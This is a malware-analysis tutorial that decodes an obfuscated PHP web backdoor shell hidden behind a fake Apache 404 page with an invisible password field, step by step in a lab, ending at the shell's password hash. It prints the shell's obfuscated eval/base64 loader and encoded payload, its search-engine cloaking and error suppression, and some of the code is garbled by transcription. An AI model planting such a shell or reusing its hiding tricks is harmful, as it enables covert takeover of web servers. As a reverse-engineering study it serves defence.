PHP Web Backdoor Decode

Mohammad Ariful Islam

Twitter: @arif_xpress

Malicious piece of codes which allows an attacker to access the data, modify data, delete data, upload other files or even execute system commands to perform tasks such as create new user, read system files etc. is known as backdoor shell.

If anyone browse file using web browser and if the file doesn't exist then the user may see an error message which shows that the requested URL was not found. Usually the message is correct if web server doesn't find the requested file but sometimes it doesn't.


As technology rapidly changes as well as cyber criminals applying new methods in order to hide their dirty piece of codes like backdoor shells which they use for hacktivist activities. Backdoor shells can be password protected in order to limit the access to the file and contains encrypted password in the source code of the file. Sometimes backdoor shell codes can be found in plain text and sometimes it can be obfuscated/encoded.

In this article we will decode an obfuscated/encoded web backdoor shell. We will recover the original source code and the encrypted password in order to login to the backdoor shell.

In this article we will use two virtual machines. In Windows 7, we configured XAMPP in order to host and browse the php backdoor file. Kali Linux used to perform some command line operations like URL decode, finding hash algorithm information etc.

Source Code: https://github.com/xpress99/webshell

Let's browse the file **3ca.php** in Windows 7 machine.



192.168.187.128/3ca.php


Not Found

The requested URL was not found on this server.

Apache Server at 192.168.187.128 Port 80

Figure 1: Error message

Looks like the file 3ca.php is not exists in the webserver. But when we view the source code of the file then we see something interesting. A form exists with password filed!




view-source:http://192.168.187.128/3ca.php

```
<h1>Not Found</h1>
        <p>The requested URL was not found on this server.</p>
        <hr>
        <address>Apache Server at 192.168.187.128 Port 80</address>
        <style>input { margin:0;background-color:#fff;border:1px solid #fff; }</style>
        <center><form method=post><input type=password name=pass></form></center>
```

Figure 2: View source of 3ca.php

Because of the CSS style properties, the password filed is invisible to the user. After changes the CSS rules from the Firefox browser, the password filed is now visible.



192.168.187.128/3ca.php

Not Found

The requested URL was not found on this server.

Apache Server at 192.168.187.128 Port 80


```
<html>
  <head></head>
  <body>
    <h1>Not Found</h1>
    <p>The requested URL was not found on this server.</p>
    <hr>
    <address>Apache Server at 192.168.187.128 Port 80</address>
    <style></style>
    <center>
      <form method="post">
        <input name="pass" type="password">
      </form>
    </center>
  </body>
</html>
```

```
element {
}
input {
  ~~margin: 0;~~
  ~~background-color: #fff;~~
  ~~border: 1px solid #fff;~~
}
```

Figure 3: Input filed

We found a password field in this page. So, if we enter the correct password then may be will enter the backdoor shell. But where is the password?

Let’s check the source code of the file. Open the 3ca.php file in Notepad++ from Windows 7 machine.


C:\xampp\htdocs\3ca.php - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
3ca.php

```
<?php /*   Cod3d by 3xp1r3 - Dr3@m3r~1986  */$O00O0O00O=urldecode('%66%67%36%73%62%65%68%70%72%61%34%63%6f%5f%74%6e%64');
$O000O0O00=$O00O0O00O{4}.$O00O0O00O{9}.$O00O0O00O{3}.$O00O0O00O{5};$O000O0O00.=$O00O0O00O{2}.$O00O0O00O{10}.$O00O0O00O{13}.
$O00O0O00O{16};$O000O0O00.=$O00O0O00O{3}.$O00O0O00O{11}.$O00O0O00O{12}.$O00O0O00O{7}.$O00O0O00O{5};$O00O0O000=$O00O0O00O{0
}.$O00O0O00O{12}.$O00O0O00O{7}.$O00O0O00O{5}.$O00O0O00O{15};$O0000O00O=$O00O0O00O{0}.$O00O0O00O{1}.$O00O0O00O{5}.$O00O0O00O
{14};$O0000O000=$O0000O00O.$O00O0O00O{11};$O0000O00O=$O0000O00O.$O00O0O00O{3};$O0000OO00=$O00O0O00O{0}.$O00O0O00O{8}.
$O00O0O00O{5}.$O00O0O00O{9}.$O00O0O00O{16};$OOO00000O=$O00O0O00O{3}.$O00O0O00O{14}.$O00O0O00O{8}.$O00O0O00O{14}.$O00O0O00O{
8};$OOO0O0O00=__FILE__;$OO00O0000=0x206c4;eval($OO0000OO0(
'JE8wMDBPME8wMD0kT09PMDAwTzAwKCRPT08wTzBPMDAsJ3JiJyk7JE8wTzAwT08wMCgkTzAwME8wTzAwLDB4NDlmKTskT08wME8wME8wPSRPT08wMDAwTzAoJE9
PTzAwMDAwTygkTzBPMDBPTzAwKCRPMDAwTzBPMDAsMHgxN2MpLCdFbnRlcnlvdXdraFJIWUtOV09VVEFhQmJDY0RkRmZHZ01pSmpMbE1tUHBRcVNzVnZYeFp6MDE
yMzQ1Njc4OSsvPScsJ0FCQ0RFRkdISUpLTE1OT1BRU1NUVVZXWFlaYWJjZGVmZ2hpamtsbW5vcHFyc3R1dnd4eXowMTIzNDU2Nzg5Ky8nKSk7ZXZhbCgkT08wME8
wME8wKTs='));return;?>
~Dkr9NHenNHenNHe1zfukgFMaXdoyjcUImb19oUAxyb2rmRtwmwJ4LTO9NHr8XTzEXRJwmwJXLTO9NHeEXHr8XhtONTO8XHeEXHr8Pkr8XTzEXTO8XHtILTzEXHr
8XTzEXRtONTzEXTzEXHeEpRtfydmOlFmlvfbfqDykwBAsKa09aaryiWMkeC0OLOMcuc0lpUMpHdr1sAunOFaYzamcCGyp6HerZHzW1YjF4KUSvNUFSk0ytWOOyOL
fwUApRTr1KT1nOAlYAaacbBylDCBkjcoaMc2ipDMsSdB5vFuyZF3O1fmf4GbPXHTwzYeA2YzI5hZ8mhULpK2cjdo9zcUILTzEXHr8XTzEXhTslfMyShtONTzEXTz
EXTzEpKX==eWPLCba0Dy9XCbYzwe0IwMr1CBCxYeaMHMCZYjrxCzL5cByMHzC2celLKeIZHTLZwjSYtJOjd2xvFJE9wtwjHenoOjC2wjSYtJOLcBcifBx0b2yjfo
lvdJE9wtfoDBxlF01idJF7eWpEcoaMDB5lhtfTOAxob1nnarImRtngb0ckTragbZL7eWppcJIIF3OZFo9zhtOgA0aUaLaUBZfwayOWb1aTOakgWAfyTlWmbUXmO2
9vc2xlkZLIwTO9wociduYlwtLIGX0hwtEIwoilCBOlFJImUyOAAt8xRjEIYeE0wr5vftnod3aVctFpKX0hwtEIwoa4DbW7eWp9eWpEF2azF2lvdl9zfoyZftIpKX
0hWoaZFM9Zb3klFo9ZfolVcZIXhTSYtLnpdMlgF2a0htflFmkvFl9Sd2FmRr5aTrXpKX0hWolVDa9zcbWPk2OpF3nSCblgcbkZd3kzkZXXhTSYtLnpdMlgF2a0ht
fSd2fgcbkZd3kzkZXXhTSYtLnpdMlgF2a0htfsCbigcbilC3a0DB9Vb3OpdBAmReEpKX0hWuYlfy90DB1lb2xpdBl0heEpKX0hWuYlfy9sCBfpC19xfB90cbYgFm
aVfolscUIXhTSYtLnLcBcpdMAPk1cyAlYkTO4mRtEmaMaZweHVHtEPOraBhUFpKX0hDBCPwoflfy9sCBfpC19xfB90cbYgc3njhtLIhUn7eWPIwtEIcmaVC3Opd2
4IF3OZDbnzdoyzDoazb2yZFMy5htOiFmkiGULIGX0hwtEIwtEIwtnZcbO1FM4IDbYgCbkZCbLPkoyZFMy5hUE/woyZFMy5b21iFtImF3OZDbnzdoyzDoazb2yZFM
y5kZXIkoyZFMy5hUE6wuY0FMlXF2xiF2ilFZILCbkZCbLpKX0hwtEIwu0YtJEIwtELb1nNA1WINUnzfukpFuYSCbYPcbYgCbkZCbLPky9WT1YAhTSYtm0YtMc1dM
Y0DB9VwunZDB50To9mDB4PhUn7eWPIwtEIcBYPdZEmNoIxNL5vftnod3aVceXvDer+eWPIwtEIwtEIwtEINuE+aoilwuklFbalF3OlctnaALXIf2yzwo5vftnMd3
aVctnvdJn0DolzwuYlFmclFJ48R3E+eWPIwtEIwtEIwtEINoiZNI0hwtEIwtEIwtEIwexicoOZcbYzNLyXCBYPcUnTcbk2cbwICbWIkZ4Lb1YyAlcyAlSmUyOAAy
9wT1YAk10VkZnWd3k0weIXNt9icoOZcbYzNI0hwtEIwtEIwtEIwexzfulScT5pdmn1ftn7wo1iFMfpdjPXK2kiC2smFM91dMWsC29Sd3w6w2cMcjsJd3kLcbw6Hb
n4wuYvdolLwtYMcMC7wu08R3Y0GBxlNI0hwtEIwtEIwtEIwexjcB50cbw+NocvFM0IdBa0Do9LNbnvF3W+NolVFua0wu05FoA9FoyzF3fvFMWIdMyscT1XCbYzNj
XvcM9ZdT48R2YldmOlFj4mKX0hwtEIwoa4DbW7eWp9eWppcJIIwBlzF2a0htELb1YyA1YkTO5ddBW1htOgA0aUaLaUBZfwayOWb0iNA1WmbUlfwtLpeWPIwtEIDB
CPwoasFuO5htELCba0Dy9XCbYzwtLIguXYtJEIwtEIwtEIhtnpF3YlftIIky9WT1YABZfXCbYzk10IhUEMkJEPwo1LYUILb1nNA1Odk3niF3HmbULINTOIkoy1fo
igFoyzFZEpwtLIhW0hwtEIwtEIwtELb1YyA1YkTO5ddBW1htOgA0aUaLaUBZfwayOWb0iNA1WmbUlfwe0Ifuk1cTSYtJEIwtnlduYleWPIwtEIwtEIwunZDB50To
```

Figure 4: Partial source code of the file

The source code is not in plain text and it is obfuscated/encoded with php eval function. The code will decode during the execution of the file.

The original source code is too big but we don’t need to understand full code. We will work on the following source code.

```
<?php
$O00O0O00O=urldecode('%66%67%36%73%62%65%68%70%72%61%34%63%6f%5f%74%6e%64');
$O000O0O00=$O00O0O00O{4}.$O00O0O00O{9}.$O00O0O00O{3}.$O00O0O00O{5};
$O000O0O00.=$O00O0O00O{2}.$O00O0O00O{10}.$O00O0O00O{13}.$O00O0O00O{16};
$O000O0O00.=$O00O0O00O{3}.$O00O0O00O{11}.$O00O0O00O{12}.$O00O0O00O{7}.$O00O0O
00O{5};
$O00O0O000=$O00O0O00O{0}.$O00O0O00O{12}.$O00O0O00O{7}.$O00O0O00O{5}.$O00O0O00
O{15};
$O0000O00O=$O00O0O00O{0}.$O00O0O00O{1}.$O00O0O00O{5}.$O00O0O00O{14};
$O0000O000=$O0000O00O.$O00O0O00O{11};
$O0000O00O=$O0000O00O.$O00O0O00O{3};
$O0000OO00=$O00O0O00O{0}.$O00O0O00O{8}.$O00O0O00O{5}.$O00O0O00O{9}.$O00O0O00O
{16};
$OOO00000O=$O00O0O00O{3}.$O00O0O00O{14}.$O00O0O00O{8}.$O00O0O00O{14}.$O00O0O0
0O{8};
$OOO0O0O00=__FILE__;
$OO00O0000=0x206c4;
```

```
eval(base64_decode('JE8wMDBPME8wMD0kT09PMDAwTzAwKCRPT08wTzBPMDAsJ3JiJyk7JE8wT
zAwT08wMCgkTzAwME8wTzAwLDB4NDlmKTskT08wME8wME8wPSRPT08wMDAwTzAoJE9PTzAwMDAwTy
gkTzBPMDBPTzAwKCRPMDAwTzBPMDAsMHgxN2MpLCdFbnRlcnlvdXdraFJIWUtOV09VVEFhQmJDY0R
kRmZHZ0lpSmpMbE1tUHBRcVNzVnZYeFp6MDEyMzQ1Njc4OSsvPScsJ0FCQ0RFRkdISUpLTE1OT1BR
UlNUVVZZXWFlaYWJjZGVmZ2hpamtsbW5vcHFyc3R1dnd4eXowMTIzNDU2Nzg5Ky8nKSk7ZXZhbCgkT
08wME8wME8wKTs='));
return;
?>
```


In the very beginning of the php file a variable $OOO000000 contains an encoded URL string.

```
$OOO000000=urldecode('%66%67%36%73%62%65%68%70%72%61%34%63%6f%5f%74%6e%64');
```

First, we need to decode the value. In order to decode we will use python module. From Kali Linux machine we will make an alias of the python command as urldecode.

```
root@kali:~# alias urldecode='python -c "import sys, urllib as ul; print
ul.unquote_plus(sys.argv[1])"'
```

After execute the command, we got the decoded value.



```
root@kali:~# urldecode '%66%67%36%73%62%65%68%70%72%61%34%63%6f%5f%74%6e%64'
fg6sbehpra4co_tnd
```

Figure 5: Decoded value

So, we found that value of variable $OOO000000 is **fg6sbehpra4co_tnd**

The next line of the php file is

```
$OOO0000O0=$OOO000000{4}.$OOO000000{9}.$OOO000000{3}.$OOO000000{5};
```

Variable $OOO000000{4} references the 5th position of the array which gives us value “**b”** from the decoded string and variable $OOO000000{9} references the 10th position of the array which gives us value “**a”.** After applying this technique, we have got that value of variable $OOO0000O0 is **base**

We have decoded the following texts after applying the previous technique.

```
$OOO0000O0 = base
$OOO0000O0.= base64_d
$OOO0000O0.= base64_decode
$OOO000O00 = fopen
$O0O000O00 = fget
$O0O000O0O = fgetc
$O0O000O00 = fgets
$O0O00OO00 = fread
$OOO00000O = strtr
```


Using above information now we will try to decrypt the codes of **eval(base64_decode)** function from the encrypted php file.

We will now change the php file as below and save the file as “**3ca_decode.php**” and execute from the browser.

```
<?php
$OOO000000=urldecode('%66%67%36%73%62%65%68%70%72%61%34%63%6f%5f%74%6e%64');
$OOO0000O0=$OOO000000{4}.$OOO000000{9}.$OOO000000{3}.$OOO000000{5};
$OOO0000O0.=$OOO000000{2}.$OOO000000{10}.$OOO000000{13}.$OOO000000{16};
$OOO0000O0.=$OOO0000O0{3}.$OOO000000{11}.$OOO000000{12}.$OOO0000O0{7}.$OOO000
000{5};
$O0O000O00=$OOO000000{0}.$OOO000000{12}.$OOO000000{7}.$OOO000000{5}.$OOO00000
0{15};
$O0O00OO00=$OOO000000{0}.$OOO000000{8}.$OOO000000{5}.$OOO000000{9}.$OOO000000
{16};
$OOO00000O=$OOO000000{3}.$OOO000000{14}.$OOO000000{8}.$OOO000000{14}.$OOO0000
00{8};
$OOO0O0O00=__FILE__;
$OO00O0000=0x206c4;

echo(base64_decode('JE8wMDBPME8wMD0kT09PMDAwTzAwKCRPT08wTzBPMDAsJ3JiJyk7JE8wT
zAwT08wMCgkTzAwME8wTzAwLDB4NDlmKTskT08wME8wME8wPSRPT08wMDAwTzAoJE9PTzAwMDAwTy
gkTzBPMDBPTzAwKCRPMDAwTzBPMDAsMHgxN2MpLCdFbnRlcnlvdXdraFJIWUtOV09VVEFhQmJDY0R
kRmZHZ0lpSmpMbE1tUHBRcVNzVnZYeFp6MDEyMzQ1Njc4OSsvPScsJ0FCQ0RFRkdISUpLTE1OT1BR
UlNUVVZXWFlaYWJjZGVmZ2hpamtsbW5vcHFyc3R1dnd4eXowMTIzNDU2Nzg5Ky8nKSk7ZXZhbCgkT
08wME8wME8wKTs='));
return;
?>
```

Let’s execute the file.



```
$O000O0O00=$OOO000O00($OOO0O0O00,'rb');$O0O00OO00($O000O0O00,0x49f);$OO00O00O0=$OOO0000O0($OOO00000O($O0O000O00
($O000O0O00,0x17c),'EnteryouwkhRHYKNWOUTAaBbCcDdFfGgIiJjLlMmPpQqSsVvXxZz0123456789+/=','ABCDEFGHIJKLMNOPQRSTUVWXYZa
($OO00O00O0);
```

Figure 6: First level decode


After execution we have found another **eval()** function. It seems that we need to follow the same procedure until we get the decrypted codes.

So, we will modify the **3ca_decode.php** file as below and execute again from the browser.

```
<?php
$OOO000000=urldecode('%66%67%36%73%62%65%68%70%72%61%34%63%6f%5f%74%6e%64');
$OOO0000O0=$OOO000000{4}.$OOO000000{9}.$OOO000000{3}.$OOO000000{5};
$OOO0000O0.=$OOO000000{2}.$OOO000000{10}.$OOO000000{13}.$OOO000000{16};
$OOO0000O0.=$OOO0000O0{3}.$OOO000000{11}.$OOO000000{12}.$OOO0000O0{7}.$OOO000
000{5};
$O0O0000O0=$OOO000000{0}.$OOO000000{12}.$OOO000000{7}.$OOO000000{5}.$OOO00000
0{15};
$O0O000O00=$OOO000000{0}.$OOO000000{8}.$OOO000000{5}.$OOO000000{9}.$OOO000000
{16};
$OOO00000O=$OOO000000{3}.$OOO000000{14}.$OOO000000{8}.$OOO000000{14}.$OOO0000
00{8};
$OOO0O0O00=__FILE__;
$OO00O0000=0x206c4;

$O000O0O00=$OOO0000O0('C:\xampp\htdocs\3ca.php','rb');
$O0O000O00($O000O0O00,0x49f);
$OO00O00O0=$OOO0000O0($OOO00000O($O0O000O00($O000O0O00,0x17c),'EnteryouwkhRHY
KNWOUTAaBbCcDdFfGgIiJjLlMmPpQqSsVvXxZz0123456789+/=','ABCDEFGHIJKLMNOPQRSTUVW
XYZabcdefghijklmnopqrstuvwxyz0123456789+/'));
echo($OO00O00O0);
?>
```

Let's execute the file again.



```
$OO00O00O0=str_replace('__FILE_a',"'".$OOO0O0O00."'",$OOO0000O0($OOO00000O($O0O000O00
($O000O0O00,$OO00O0000),'EnteryouwkhRHYKNWOUTAaBbCcDdFfGgIiJjLlMmPpQqSsVvXxZz0123456789+/=','ABCDEFGH
($O000O0O00);eval($OO00O00O0);
```

Figure 7: Second level decode

Still encrypted codes!

But this time we found a function **str_replace()** which calls the file itself and replace some strings with others. The str_replace() function replaces some characters with some other characters in a string. It seems that one more execution of eval() function will give us the decrypted codes.


Let’s modify the **3ca_decode.php** file and this time we will execute it from php command line.

```
<?php
$OOO000000=urldecode('%66%67%36%73%62%65%68%70%72%61%34%63%6f%5f%74%6e%64');
$OOO0000O0=$OOO000000{4}.$OOO000000{9}.$OOO000000{3}.$OOO000000{5};
$OOO0000O0.=$OOO000000{2}.$OOO000000{10}.$OOO000000{13}.$OOO000000{16};
$OOO0000O0.=$OOO0000O0{3}.$OOO000000{11}.$OOO000000{12}.$OOO0000O0{7}.$OOO000
000{5};
$O0O0000O0=$OOO000000{0}.$OOO000000{12}.$OOO000000{7}.$OOO000000{5}.$OOO00000
0{15};
$O0O00OO00=$OOO000000{0}.$OOO000000{8}.$OOO000000{5}.$OOO000000{9}.$OOO000000
{16};
$OOO00000O=$OOO000000{3}.$OOO000000{14}.$OOO000000{8}.$OOO000000{14}.$OOO0000
00{8};
$OO00O0000=0x206c4;

$O000O0O00=$O0O0000O0('C:\xampp\htdocs\3ca.php','rb');
$O0O00OO00($O000O0O00,0x49f);
$OO00O00O0=$OOO0000O0($OOO00000O($O0O00OO00($O000O0O00,0x17c),'EnteryouwkhRHY
KNWOUTAaBbCcDdFfGgIiJjLlMmPpQqSsVvXxZz0123456789+/=','ABCDEFGHIJKLMNOPQRSTUVW
XYZabcdefghijklmnopqrstuvwxyz0123456789+/'));
echo($OO00O00O0);

$OO00O00O0=str_replace('__FILE_a',"C:\xampp\htdocs\3ca.php",$OOO0000O0($OOO00
000O($O0O00OO00($O000O0O00,$OO00O0000),'EnteryouwkhRHYKNWOUTAaBbCcDdFfGgIiJjL
lMmPpQqSsVvXxZz0123456789+/=','ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrst
uvwxyz0123456789+/')));
fclose($O000O0O00);
echo($OO00O00O0);
?>
```

Let’s execute from php command line.




```
C:\xampp\php>php.exe c:\xampp\htdocs\3ca_decode.php |more
$OO00O00O0=str_replace('__FILE_a',"'".$OOO0O0O00."'",$OOO0000O0($OOO00000O($O0O
00OO00($O000O0O00,$OO00O0000),'EnteryouwkhRHYKNWOUTAaBbCcDdFfGgIiJjLlMmPpQqSsVvXx
Zz0123456789+/=','ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789
+/')));fclose($O000O0O00);eval($OO00O00O0);
$auth_pass = "a5af145f2f2611c99eaf366d9d882192";
$color = "#00FF66";
$default_action = 'FilesMan';
@define('SELF_PATH', __FILE__);
if( strpos($_SERVER['HTTP_USER_AGENT'],'Google') !== false ) {
    header('HTTP/1.0 404 Not Found');
    exit;
}
@session_start();
@error_reporting(0);
```

Figure 8: Found password hash

Finally, we are able to decrypt the source code the encrypted php file. We have found the password hash value.

